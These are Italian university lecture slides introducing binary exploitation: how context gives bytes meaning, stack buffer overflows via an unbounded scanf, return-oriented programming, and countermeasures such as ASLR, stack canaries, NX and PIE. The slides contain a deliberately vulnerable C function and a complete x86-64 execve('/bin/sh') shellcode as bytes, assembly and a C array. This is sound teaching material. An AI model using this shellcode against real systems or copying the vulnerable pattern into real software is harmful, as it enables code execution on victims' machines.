

Binary Exploitation

Alessandro Pellegrini
a.pellegrini@ing.uniroma2.it

Cosa può andare storto nell'esecuzione?

- Cosa vedete?

0x58 0x33 0x58 0x30

Cosa può andare storto nell'esecuzione?

- Cosa vedete?

0x58 0x33 0x58 0x30



ascii?

```
>>> bytearray.fromhex('5833585830').decode()  
'X3X0'
```

Cosa può andare storto nell'esecuzione?

- Cosa vedete?

0x58 0x33 0x58 0x30



numero intero?

0x30583358 = 811086680

Cosa può andare storto nell'esecuzione?

- Cosa vedete?

0x58 0x33 0x58 0x30



un indirizzo?

0x30583358 <main>

Cosa può andare storto nell'esecuzione?

- Cosa vedete?

0x58 0x33 0x58 0x30



codice?

```
0: 58          pop %rax
1: 33 58 30    xorl 0x30(%rax), %ebx
```

Cosa può andare storto nell'esecuzione?

- Cosa vedete?

0x58 0x33 0x58 0x30



un gatto?



Cosa può andare storto nell'esecuzione?

- Cosa vedete?

0x58 0x33 0x58 0x30



sono soltanto byte!

0x58 0x33 0x58 0x30

- È il contesto che dà significato a questi byte

Cosa può andare storto nell'esecuzione?

- Cosa vedete?

0x58 0x33 0x58 0x30


- Ogni volta che si fa confusione con il contesto si apre la porta a tecniche di *binary exploitation*
- Una vulnerabilità (hardware o software) ci consente di far interpretare alla CPU dei byte nel contesto sbagliato

Buffer Overflow 101

Leggiamo dell'input da tastiera

- Per chi programma (ancora) in python:

```
name = input("What's your name?")  
print("Hello, " + name)
```




```
Terminale - pellegrini@X1:~  
File Modifica Visualizza Terminale Schede Aiuto  
[pellegrini@X1 ~]$ python3  
Python 3.9.7 (default, Oct 10 2021, 15:13:22)  
[GCC 11.1.0] on linux  
Type "help", "copyright", "credits" or "license" for more information.  
>>> name = input("What's your name?")  
What's your name?Alessandro  
>>> print("Hello, " + name)  
Hello, Alessandro  
>>> █
```

Leggiamo dell'input da tastiera

- Sotto al cofano, è un po' più complicato


```
void foo(void)
{
    char buffer[1024];
    puts("What's your name?");
    scanf("%s", buffer);
    printf("Hello %s\n", buffer);
}
```



Leggiamo dell'input da tastiera

- Se riusciamo a sovrascrivere RET, al ritorno dalla funzione il flusso di controllo verrà ripristinato all'indirizzo che abbiamo scritto sullo stack


```
void foo(void)
{
    char buffer[1024];
    puts("What's your name?");
    scanf("%s", buffer);
    printf("Hello %s\n", buffer);
}
```



Leggiamo dell'input da tastiera

- Per esempio con questo input:
- aaaaaaaaaaaaaaaaaa...aaaaaaaaaa + addr_to_return
- si può restituire il controllo dove si vuole...
- ...ma dove?!

```
void foo(void)
{
    char buffer[1024];
    puts("What's your name?");
    scanf("%s", buffer);
    printf("Hello %s\n", buffer);
}
```



Dati o codice? Shellcode!

- Riuscire a mescolare i contesti dei dati e del codice eseguibile è una delle vulnerabilità “storiche” più devastanti
- I passi di questo attacco sono semplici:
 1. Scrivi lo shellcode in memoria, sfruttando il contesto dati
 - ad esempio: `scanf("%s", buffer);`
 2. Redireziona il flusso di esecuzione allo shellcode, sfruttando il contesto codice
 - ad esempio: sovrascrivendo l'indirizzo di ritorno
 3. Profit!

Shellcode?

- L'obiettivo tipico di un attacco di questo tipo è lanciare una shell

```
int main(void)
{
    execve("/bin/sh");
}
```



```
6a 42
58
fe c4
48 99
52
48 bf 2f 62 69 6e 2f
2f 73 68
57
54
5e
49 89 d0
49 89 d2
0f 05
```

```
pushb    $0x42
popq     %rax
incb     %ah
cqo
pushq    %rdx
movabs   $0x68732f2f6e69622f, %rdi

pushq    %rdi
pushq    %rsp
popq     %rsi
movq     %rdx, %r8
movq     %rdx, %r10
syscall
```




```
const uint8_t sc[29] = {
    0x6a, 0x42, 0x58, 0xfe,
    0xc4, 0x48, 0x99, 0x52,
    0x48, 0xbf, 0x2f, 0x62,
    0x69, 0x6e, 0x2f, 0x2f,
    0x73, 0x68, 0x57, 0x54,
    0x5e, 0x49, 0x89, 0xd0,
    0x49, 0x89, 0xd2, 0x0f,
    0x05
};
```


Shellcode e Buffer Overflow

- A questo punto, mischiando il contesto dati e codice è facile sfruttare la vulnerabilità

```
void foo(void)
{
    char buffer[1024];
    puts("What's your name?");
    scanf("%s", buffer);
    printf("Hello %s\n", buffer);
}
```



Return Oriented Programming 101

Possiamo usare sempre lo shellcode?

- I processori più moderni impediscono l'esecuzione di codice sullo stack
- Possiamo però sempre sovrascrivere l'indirizzo di ritorno!

```
void foo(void)
{
    char buffer[10];
    puts("What are your initials?");
    scanf("%s", buffer);
    printf("Hello %s\n", buffer);
}
```


Dove possiamo saltare però?

- Alterare l'indirizzo di ritorno serve a fornire controllo a del codice scelto dall'attaccante
- Se l'attaccante non può iniettare codice arbitrario nell'eseguibile, può *comporre e riciclare* quello che è già presente nel programma

```
pushb    $0x42
popq     %rax
incb     %ah
cqo
pushq    %rdx
movabs   $0x68732f2f6e69622f, %rdi
pushq    %rdi
pushq    %rsp
popq     %rsi
movq     %rdx, %r8
movq     %rdx, %r10
syscall
```


Cerchiamo le istruzioni all'interno del programma!

- Da qualche parte troveremo pure quelle che ci interessano (*gadget*)...
- ...i programmi sono pieni di codice!




Costruiamo una catena di ritorno

- Ogni gadget deve necessariamente terminare con un'istruzione di return
- A questo punto, tramite buffer overflow scriviamo *più indirizzi di ritorno*




Eseguiamo la catena

- Al termine dell'esecuzione della funzione compromessa, la catena si attiva



Return Oriented Programming!

- Con questa tecnica abbiamo ricostruito il codice che prima avevamo iniettato direttamente sullo stack



**Contromisure
esistenti**

Contromisure a livello di sistema

- Address Space Layout Randomization (ASLR)
 - Il sistema operativo rende casuali gli indirizzi in memoria dello stack, dell'heap e delle librerie *ad ogni esecuzione*
- Canary Stack protection
 - Un valore casuale viene aggiunto prima dell'indirizzo di ritorno sullo stack (il canarino)
 - Prima di eseguire un'istruzione di return, si verifica che il valore del canarino non sia cambiato
- Not Executable (NX) Bit
 - Porzioni di memoria sono indicate come non eseguibili
 - Se si tenta di eseguire codice sullo stack, il programma viene schiantato
- Position-Independent Executables (PIE)
 - La base dell'intero programma viene scelta casualmente all'avvio